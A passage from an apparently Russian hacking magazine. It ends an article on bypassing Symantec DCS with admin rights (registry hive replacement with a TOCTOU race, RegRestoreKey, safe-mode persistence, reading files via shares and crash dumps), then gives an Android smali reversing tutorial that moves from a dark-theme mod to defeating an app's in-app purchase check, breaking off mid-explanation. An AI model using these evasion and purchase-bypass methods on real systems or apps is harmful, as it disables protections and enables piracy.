  LPCSTR lpNewFile,
  LPCSTR lpOldFile
)
```

На низком уровне замена куста реестра экспортированным файлом происходит следующим образом (описание приведено для куста `HKLM\System`, путь к каталогу Windows взят стандартный):

1. Файл `C:\Windows\System32\config\SYSTEM` переименовывается в `lpOldFile`.
2. Файл `lpNewFile` переименовывается в `C:\Windows\System32\config\SYSTEM`.
3. Операционная система продолжает использовать для куста `HKLM\System` файл `lpOldFile` вплоть до перезагрузки.
4. После перезагрузки операционная система начинает использовать файл `C:\Windows\System32\config\SYSTEM`.

Проблема с защитными средствами заключается в том, что многие из них не блокируют вызов функции `RegReplaceKey`. Атакующий может изменить данные в любом кусте реестра, который существует в виде файла на диске; правда, для этого требуется перезагрузка компьютера.

Подобный «недостаток» (хотя его можно назвать и уязвимостью) был обнаружен в защитном решении Symantec DCS, в антивирусах «Лаборатории Касперского» и ESET. Ни одна из этих организаций не признала это за уязвимость.

Windows предоставляет возможность установить перехват на замену куста реестра. Драйвер, установивший перехват, получает информацию об имени файла, в который будет переименован текущий файл куста (`lpOldFile`), а также об имени файла, которым будет заменен текущий куст (`lpNewFile`). Защитный драйвер может проанализировать файл `lpNewFile` и решить, следует ли заменять им текущий куст или нет.

Однако, если присмотреться внимательнее, можно заметить, что контроль по именам файлов надежным быть не может, поскольку могут возникать ошибки класса TOCTOU (time of check to time of use). Защитный драйвер проанализирует файл `lpNewFile` и разрешит исполнение кода для замены куста реестра (time of check), но этот код может получить на вход уже совсем другой файл с тем же именем (time of use).

Таким образом, атакующий может инициировать вызов функции `RegReplaceKey` с каким-то переданным ей на вход именем файла, а в процессе работы этой функции (что включает в себя обратный вызов в защитный драйвер) заменить этот файл другим путем переименования (новый файл будет иметь такое же имя, какое было передано в функцию `RegReplaceKey`, но фактически это уже другой файл с другим содержимым). При определенном стечении обстоятельств это позволит произвести замену файла как раз перед исполнением кода для замены куста реестра, но после исполнения кода проверки.

Замена ключа реестра

В составе Windows API есть функция RegRestoreKey. Эта функция чем-то отдаленно похожа на `RegSaveKeyEx`, только заменяет не куст реестра, а отдельный ключ (данные для замены берутся из экспортированного файла реестра, в том же бинарном формате, что назван выше). И не требует перезагрузки.

Объявление функции RegRestoreKey следующее:

```
LSTATUS RegRestoreKeyA(
  HKEY   hKey,
  LPCSTR lpFile,
  DWORD  dwFlags
);
```

В качестве аргумента `dwFlags` можно передать `REG_FORCE_RESTORE`, что позволит заменить ключ реестра даже в том случае, если он или его подключи были открыты какой-либо программой (операции над открытыми ключами после замены будут завершены с ошибкой).

Если защитный драйвер не проверит и не заблокирует вызов функции `RegRestoreKey`, то можно заменить некоторые важные для работы защитного средства ключи реестра. Например, защитное решение Symantec DCS позволяет заменить ключи реестра, отвечающие за запуск сервисов этого решения при загрузке компьютера, пустыми ключами (то есть замененный ключ окажется пустым, без каких-либо ранее существовавших подключей и значений).

Правда, для отключения сервисов все же требуется перезагрузить компьютер. Компания Symantec не признала данный «недостаток» уязвимостью (хотя в 2006 году в отношении другого продукта той же компании аналогичный «недостаток» уязвимостью был признан).

Следует отметить, что антивирусы «Лаборатории Касперского» и ESET блокируют подобные операции. То есть не все так плохо.

Перезагрузка в безопасный режим

А еще можно перезагрузить компьютер в безопасный режим (safe mode), где защитные драйверы обычно не запускаются. Правда, если атакующий получил удаленный доступ к серверу через уязвимый сервис, то этот сервис в безопасном режиме вряд ли запустится (и атакующий потеряет свой доступ), а значит, атакующему надо как-то иначе обеспечить исполнение его кода в безопасном режиме.

Один из вариантов — переконфигурировать операционную систему на запуск уязвимого сервиса в безопасном режиме (это можно сделать, например, создав подключи в ключе `HKLM\System\ControlSet001\Control\SafeBoot\Network`). Symantec DCS от такого вектора атаки не защищает.

Почему бы не защищать от изменений ключи реестра, отвечающие за запуск сервисов в безопасном режиме?

Работа с защищенными файлами через общие директории


Если процесс атакующего не может прочитать какой-то файл, потому что Symantec DCS блокирует попытки доступа, то можно попытаться сделать то же самое через общие директории. Так, если искомый файл находится в расшаренной папке, то DCS разрешит доступ (в том числе и на запись) к этому файлу по сетевому пути (например, `\\127.0.0.1\c$\block_access_files`), даже если локальный доступ для данного процесса явно запрещен.

Конечно, в реальной жизни не ко всем файлам открыт сетевой доступ, однако бывают случаи, когда к файлам в какой-то общей директории нужно запретить доступ со стороны процесса (на том же компьютере), которому такой доступ не нужен. Например, запретить почтовому серверу работать с файлами в общей директории, используемой для обмена файлами в организации, если и почтовый сервер, и общая директория находятся на одном компьютере.

Чтение защищенных файлов через краш-дампы

Прочитать открытый в другом процессе защищенный файл можно и косвенно. К примеру, создать дамп памяти этого процесса (например, с помощью компонента Task Manager или программы procdump) и искать в нем содержимое открытого файла. DCS не блокирует попытки одного процесса инициировать создание дампа памяти другого процесса.

На скриншоте ниже — фрагмент дампа памяти Notepad, где открыт файл, доступ к которому со стороны процесса, инициировавшего создание дампа памяти, закрыт (а в самом дампе есть содержимое открытого файла).



```
90254000 00000000 3825DAFE FE070000 01000000 00000000 501BDAFE
00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000
CCF7F001 00000000 00000000 00000000 00000000 00000000 00000000
E063DAFE FE070000 2E020500 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 F063DAFE FE070000 00000000 00000000 00000000
501BDAFE FE070000 00000000 00000000 04000000 00000000 00000000
00000000 00000000 00000000 38000000 00000000 00000000 501BDAFE
8F030A11 00000000 00000000 00000000 6B030A33 00000000 00000000
20004300 6F006E00 73006F00 6C006500 00000000 00000000 00000000
00000000 00000000 FFFFFFFF 00000000 00000000 00000000 FDFFFFFF
FAFBFCFF E6E6E7FF C0A25547 4EAB002C 31003200 33003100 32003300
58013D00 00000000 00000000 00000000 0800C201 00000000 D1BDBCFF
00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000
30724000 00000000 58013D00 00000000 E6E6E7FF F4F6FAFF DCA27779
B07BF8FD FE070000 A07CF8FD FE070000 C07CF8FD FE070000 E87CF8FD
C854F8FD FE070000 C04EF8FD FE070000 304FF8FD FE070000 8050F8FD
00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000
```

ВЫВОДЫ

Защита от админа в Windows и, в частности, изоляция программ, работающих с правами администратора, друг от друга — это не так просто, как может показаться. Даже весьма «взрослые» продукты вроде Symantec DCS не предоставляют полной защиты.

Михаил Киреев
kireevmp@yandex.ru

НАЧИНАЕМ СО SMALI

КАК РЕВЕРСИТЬ ПРИЛОЖЕНИЯ ДЛЯ ANDROID

Обратная разработка позволяет не только разобраться в существующих приложениях, но и модифицировать их. В этом смысле приложения на Android — клад для начинающего хакера и настоящий аттракцион для любителя. Сегодня мы разберем несколько приложений, чтобы потренироваться в реверс-инжиниринге и узнать о подлинных возможностях твоего смартфона.

Какое приложение мы будем препарировать? Я выбрал для своих целей VK Admin — программу для управления сообществами «ВКонтакте» со смартфона. В нем не предусмотрена темная тема, поэтому мы с тобой попробуем эту тему добавить.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный изложенным материалом.

СОБИРАЕМ И РАЗБИРАЕМ

Сначала извлечем все ресурсы приложения, используя утилиту apktool — она распаковывает и запаковывает файлы пакетов APK, которые хранятся в сжатом, бинарном виде, и дизассемблирует программный код, заключенный в них.

Чтобы получить установочный пакет, можно воспользоваться Android Debugging Bridge — системой для отладки программ на устройстве. В *nix-подобных системах ADB ставится стандартно, с помощью пакетного менеджера, а в Windows — идет в составе Android Studio или Android SDK Platform Tools.

В первую очередь установим приложение из Google Play Store на смартфон, подключим его к компьютеру с помощью USB, затем воспользуемся ADB для переноса пакета приложения на компьютер и извлечем его содержимое.

```
$ adb shell pm path com.vk.admin
package:/data/app/com.vk.admin-Ka5KVtTbnGgxoRqnObb-pQ==/base.apk

$ adb pull /data/app/com.vk.admin-Ka5KVtTbnGgxoRqnObb-pQ==/base.apk com.
vk.admin.apk
3881 KB/s (13414132 bytes in 3.374s)

$ apktool d com.vk.admin.apk
I: Using Apktool 2.4.0 on base.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values / XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

После этого мы получим папку `com.vk.admin/`, внутри которой хранится все содержимое исходного .apk, только в декодированном виде. Чтобы применить изменения, необходимо будет снова воспользоваться рядом утилит.

Сначала собери приложение обратно в пакет `.apk`.

```
$ apktool b com.vk.admin/
I: Using Apktool 2.4.0
I: Checking whether resources has changed...
I: Checking whether sources has changed...
I: Smaling classes folder into classes.dex...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
```

Затем необходимо подписать приложение. Это нужно, чтобы и Google Play Store, и устройство не обновляли приложение, если подписи не совпадают. Поэтому не забудь удалить приложение с телефона, прежде чем установить свое, подписанное своим ключом. Для создания подписи в первый раз нужно воспользоваться утилитой keytool (входит в Java Development Kit):

```
$ keytool -genkey -keyalg RSA -alias xakep -keystore ks.keystore -valid-
ity 10000 -keysize 2048
Enter keystore password:

Re-enter new password:
What is your first and last name?
  [Unknown]:  Xakep User
What is the two-letter country code for this unit?
  [Unknown]:  RU
Is CN=Xakep User, C=RU correct?
  [no]:  yes

Enter key password for
  (RETURN if same as keystore password):

Re-enter new password:
```

Когда ты уже создал ключ, подпиши приложение.

```
$ jarsigner -sigalg SHA1withRSA -digestalg SHA1 -keystore ks.keystore
com.vk.admin.apk xakep
Enter Passphrase for keystore:
jar signed.
```

После этого установи приложение на телефон.

```
$ adb install com.vk.admin.apk
3881 KB/s (13414132 bytes in 3.374s)
Success
```

МЕНЯЕМ ЦВЕТОВЫЕ СХЕМЫ

Цвета в приложении можно настроить несколькими способами:

- использовать встроенные цвета, к примеру `@android:color/white`;
- создать палитру собственных цветов в файле `colors.xml`, которые затем используются в виде `@color/text_primary`;
- задать цвет шестнадцатеричным кодом, главное — не забывай, что цвета в приложении записаны в формате `#AARRGGBB` — прозрачность на первом месте;
- воспользоваться параметрами `setTextColor`, `setBackgroundColor` внутри кода Java или Kotlin.

Все эти варианты жизнеспособны и постоянно используются.

colors.xml

Цветовая палитра приложения содержится в файле `com.vk.admin/res/values/colors.xml`. Структура файла выглядит так:

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <color name="abc_input_method_navigation_guard">@android:color/
black</color>
    <color name="background_chat">#ffebf0f4</color>
    <color name="background_material_light">@android:color/white</
color>
    ...
    <color name="material_grey_100">#fff5f5f5</color>
    <color name="white">#ffffffff</color>
</resources>
```

Каждый цвет, который в дальнейшем используется в статичных экранах приложения, записан здесь. Наша задача — изменить цвета, самый простой способ это сделать — инвертировать. Для записи цвета в формате hex можно отнять из 255 каждый компонент: **R**, **G** и **B**, то есть `255 - R`, `255 - G`, `255 - B`. Параметры `@android:color/white` и `@android:color/black` можно изменить вручную.

styles.xml

В файле `com.vk.admin/res/values/styles.xml` заданы цвета, но только некоторые. Этот файл используется самими разработчиками, когда они хотят сделать несколько цветовых схем приложения. Если же этих схем нет, работать приходится нам с тобой.

Некоторые цвета текста и фона заданы именно здесь, поэтому их нужно изменить аналогично с `colors.xml`.

Layout

В папке `com.vk.admin/res/` находятся описания экранов приложения.

- `com.vk.admin/res/layout/` — универсальное хранилище экранов для всех смартфонов. Если нет каких-то специальных указаний, то будут использованы эти ресурсы;
- `com.vk.admin/res/layout-vXX` (где `XX` — версия SDK смартфона, зависит от версии Android на устройстве) используются для работы с самыми передовыми элементами UI;
- остальные `com.vk.admin/res/layout-...` задают специфичные экраны приложения для ориентации устройства, разрешения и так далее.

Некоторые цвета приложения, чаще всего задний фон, можно найти здесь и изменить.

Но закончить мы пока не можем — есть экраны, цвет фона и текста которых задан не в файлах .xml, а прямо в исполняемом коде приложения. Туда нам и дорога.

SMALI

Внутри приложений на Android используется собственный формат файлов — `.dex`, или Dalvik EXecutable, и собственная виртуальная машина, чтобы эти файлы исполнять, — Dalvik.


Как и с любым компилируемым языком, для `.dex` есть байт-код — smali — человекочитаемый и понятный с первого взгляда.

Машина Dalvik, в отличие от JVM, — регистровая, а не стековая. Регистры не имеют типов и могут хранить всё: числа, строки, экземпляры классов. При этом язык smali строго типизирован.

Вот небольшая последовательность инструкций, чтобы вывести содержимое регистра `v0` в лог.

1. `const-string v1, "MyTag"` — записать в регистр `v1` строку `"MyTag"`.
2. `invoke-static {v0}, Ljava/lang/String;->valueOf(I)Ljava/lang/String;` — вызвать функцию `String.valueOf(v0)`. Здесь `static` означает, что функция встроена в виртуальную машину; `{v0}` — список аргументов; `L` показывает, что сразу за ним идет название объекта, класса и так далее; `java`, `lang`, `String;` — тип строки; `I` — тип числа, Integer; а все вместе (`->valueOf(I)Ljava/lang/String;`) говорит нам о том, что вызывается функция `valueOf` от одного аргумента и возвращает она строку.
3. `move-result-object v2` — записать результат предыдущей операции в `v2`.
4. `invoke-static {v1, v2}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I` — залогировать содержимое `v2` под тегом из `v1`.

Если не удается понять, что значит тот или иной регистр или что делает та или иная функция, используй декомпилятор smali в Java — Jadx.



Интуитивно понятный интерфейс Jadx

Использовать Jadx просто — нужно лишь выбрать файл и открыть его, код будет автоматически декомпилирован и показан.

WWW

Рекомендую ознакомиться с документацией по байт-коду Dalvik VM.

setBackgroundColor

Для некоторых экранов приложения используется параметр `setBackgroundColor(I)V`, который устанавливает цвет фона. Часто это не статичные экраны, а динамические: с поддержкой скролла, различные списки и карточки.

```
invoke-virtual {v1, v0}, Landroid/webkit/WebView;->setBackgroundColor
(I)V
```

Эта строка занимается изменением. Чтобы изменить цвет, нужно его записать в регистр, а затем передать в функцию вместо настоящего.

```
const v12, -0x1000000
### Эквивалент 0xFF000000 — черного

invoke-virtual {v1, v12}, Landroid/webkit/WebView;->setBackgroundCo
lor(I)V
```

Теперь пройдись по всем файлам и замени цвет.

Бывают случаи на порядок проще.

```
const v2, -0x1
### Здесь -0x1 == 0xFFFFFFFF — белый цвет

invoke-virtual {v1, v2}, Landroid/support/v7/widget/CardView;->setBac
kgroundColor(I)V
```

Нужно просто изменить `-0x1` на `-0x1000000`, и приложение погрузится во тьму.


Стоит быть внимательным и пытаться разобраться в коде: иногда оптимизатор кода будет перемещать инструкции `const` вверх, и ты можешь их не заметить.

setTextColor

Иногда текст, который меняется в ходе работы с приложением, может менять свой цвет. За это отвечает параметр `setTextColor(I)V`, второй аргумент которого можно подменить на нужный, в нашем случае — белый.

```
### Меняем цвет
const p1, -0x1
### на белый

invoke-virtual {v0, p1}, Landroid/widget/TextView;->setTextColor(I)V
```

На этом борьбу со светлым фоном и ярким экраном можно закончить. Большинство элементов экрана поменяли свой цвет на противоположный. Так ты можешь изменить любое приложение, особенно если ты любишь потыкать в телефон поздно ночью.



Результат изменений

МЕНЯЕМ ФУНКЦИОНАЛЬНОСТЬ ПРИЛОЖЕНИЯ

Чтобы ощутить всю мощь smali, давай попробуем изменить какую-то часть приложения. Например, обойдем проверку на внутренние покупки.

Возьмем другое приложение — ISS Detector. Оно показывает положение МКС над Землей. В нем можно купить расширения: показ комет, планет, Луны, телескопа «Хаббл».

При копировании приложения на компьютер может возникнуть проблема: в составе приложения не один и не два, а целых три файла `apk`!

```
$ adb shell pm path com.runar.issdetector
package:/data/app/com.runar.issdetector-dtgy8_hlf1y-cekrg1_W-
A==/base.apk
package:/data/app/com.runar.issdetector-dtgy8_hlf1y-cekrg1_W-A==/split_-
config.en.apk
package:/data/app/com.runar.issdetector-dtgy8_hlf1y-cekrg1_W-
A==/split_config.xxhdpi.apk
```

Копируем все. При переустановке приложения файлы `split_config.en.apk` и `split_config.xxhdpi.apk` потеряются, а без них приложение будет вылетать. Поэтому их нужно будет переподписать: зайти в них как в архивы ZIP, удалить папку `META_INF` и прогнать через стандартную процедуру утилиты jarsigner. Основной же файл мы будем препарировать с помощью apktool.

Покупками в приложении занимается интерфейс `IInAppBillingService`. Для него прописана обертка `com.runar.issdetector.util`: labHelper, labResult, Purchase, Security, Inventory.

В этом приложении можно не идти напролом, обманывая сервис покупок. Проще заставить приложение думать, что все уже куплено. В этом нам поможет `Inventory.smali`.

INFO

В особо сложных случаях такой трюк провернуть не удается, и тогда приходится подменять данные, заставляя сервис ложно сообщать о совершенных покупках. Подробнее об этом можно почитать в материале компании Securing Apps (PDF).

Открыв файл, ты увидишь поле `mPurchaseMap<String; Purchase>`, которое содержит в себе все покупки: номер товара, сопоставленный с покупкой, которую совершил пользователь.

```
.field mPurchaseMap:Ljava/util/Map;
    .annotation system Ldalvik/annotation/Signature;
        value = {
            "Ljava/util/Map<",
            "Ljava/lang/String;",
            "Lcom/runar/issdetector/util/Purchase;",
            ">;"
        }
    .end annotation
.end field
```

Далее в коде мы видим строку `hasPurchase(String sku) -> boolean`, которая проверяет, совершал ли пользователь покупку. Для этого делается проверка на существование ключа `sku` в `mPurchaseMap`.

